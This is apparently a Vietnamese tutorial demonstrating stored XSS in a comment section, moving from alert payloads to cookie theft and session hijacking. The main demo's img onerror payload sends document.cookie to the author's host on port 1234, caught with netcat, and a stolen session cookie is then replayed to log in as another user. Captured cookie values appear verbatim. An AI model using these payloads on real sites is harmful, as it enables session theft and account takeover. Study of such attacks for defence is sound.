
Demo XSS - steal session cookie

1. Basic demo 1


innerHTML - lấy một chuỗi và phân tích nó dưới dạng HTML và hiển thị.

- Mình sẽ thử với thẻ script hiện ra một cảnh báo có nội dung là ‘hacked’. Và ở sau đó là 1 nhận xét bình thường.

```
<script> alert(‘Hacked’) </script>
```



- Bình luận trên nhìn qua thì ta có thể thấy vẫn bình thường như các bình luận khác.




- Khi kiểm tra mã nguồn bằng tính năng của trình duyệt web, chúng ta có thể thấy được thẻ script đã được trình duyệt xác nhận là một tag HTML, vì vậy nó sẽ không được hiển thị trong bình luận. Nhưng không có cảnh báo nào được hiện lên, vì vậy có vẻ như mã bên trong nó không thực sự được thực thi. Bởi vì các trình duyệt có thể dễ dàng bảo vệ chúng ta chống lại hình thức tấn công XSS cơ bản này.

```
▶ <div class="coment-head">⋯</div>
▼ <p>
    <script>alert('hacked')</script>
    Happy new year
  </p>
  ::after
</div>
```


2. Basic demo 2

- Từ cách tiếp cận trên, thay vì sử dụng thẻ script, mình sẽ sử dụng thẻ div và cho trình duyệt hiển thị cảnh báo với nội dung là cookie của người dùng khi chuột di chuyển qua bình luận.

```
<div onmouseover=”alert(document.cookie)”> Hover me! </div>
```



- Khi mình di chuột vào bình luận trên, một cảnh báo sẽ được bật lên với nội dung là cookie của người dùng.




- Những ví dụ trên chúng ta chỉ đang tự hack chính mình, và mã độc chỉ thực thi cục bộ. Với lần demo tiếp theo, thì mình sẽ thực hiện đánh cắp cookie của người dùng.

2. Main demo

- Mình sẽ sử dụng thẻ img trong lần tấn công này, đầu tiên thì mình đặt thuộc tính src ngẫu nhiên vd - abc để trình duyệt không thể tải được, và sau đó nó sẽ kích hoạt onerror khi mà hình ảnh tải bị lỗi. Bên trong onerror nó sẽ được thực thi như một lệnh javascript. Mình sẽ gán src cho img bằng địa chỉ máy chủ ubuntu của mình với port = 1234 và nội dung truy vấn là document.cookie. Trình duyệt sẽ gửi request yêu cầu src cho hình ảnh đến địa chỉ này.

- Nhập ifconfig để lấy địa chỉ ip của ubuntu.





```
<img src=abc style="visibility: hidden"
onerror="this.src='http://172.22.207.138:1234?'+document.cookie;
this.removeAttribute('onerror');"/>
```

- Mình sẽ thực hiện gửi bình luận.



```
▶ <div class="coment-head">…</div>
▼ <p>
    <img src="http://172.22.207.138:1234?connect.sid=s%3ASWxIYjXxXIPkAY1kQ_
    jvogRhrGvz01GH.LcE4DPo2qJnmucQx3LRKv%2BnQR8WAAbNBkIwCX13WnB4" style="visibility: hidden">
  </p>
  ::after
</div>
```

- Bình luận này đồng thời cũng sẽ được lưu trên database của máy chủ.


- Trên máy ubuntu, sử dụng netcat để lắng nghe request đến với port 1234.



- Khi một người dùng đăng nhập vào trang web và truy cập vào trang chủ, bình luận chứa mã độc sẽ được tải thực thi và cookie của họ sẽ được gửi đến máy chủ ubuntu đang chờ request tới.




- Mình đã bắt được một request gửi tới máy chủ của mình. Mình sẽ sử dụng cookie vừa có được để chiếm session của người dùng này.




s%3AuPhSQAj7PPimajko2fNfiMt0am21Fp1g.9DUckRl0NrgJ93W%2BzsgXGcH7MFk45f163VPSoJ848JA

- Mình đang đăng nhập với tài khoản có nickname là Hiếu Laptop.



- Mình sẽ sử dụng tiện ích Cookie Manager trên Mozilla Firefox để chỉnh sửa cookie. Mình sẽ thay cookie hiện tại bằng cookie nãy vừa lấy được và nhấn Save.



- Vậy là mình đã thực hiện thành công và đăng nhập với tài khoản có nickname là Trung Le.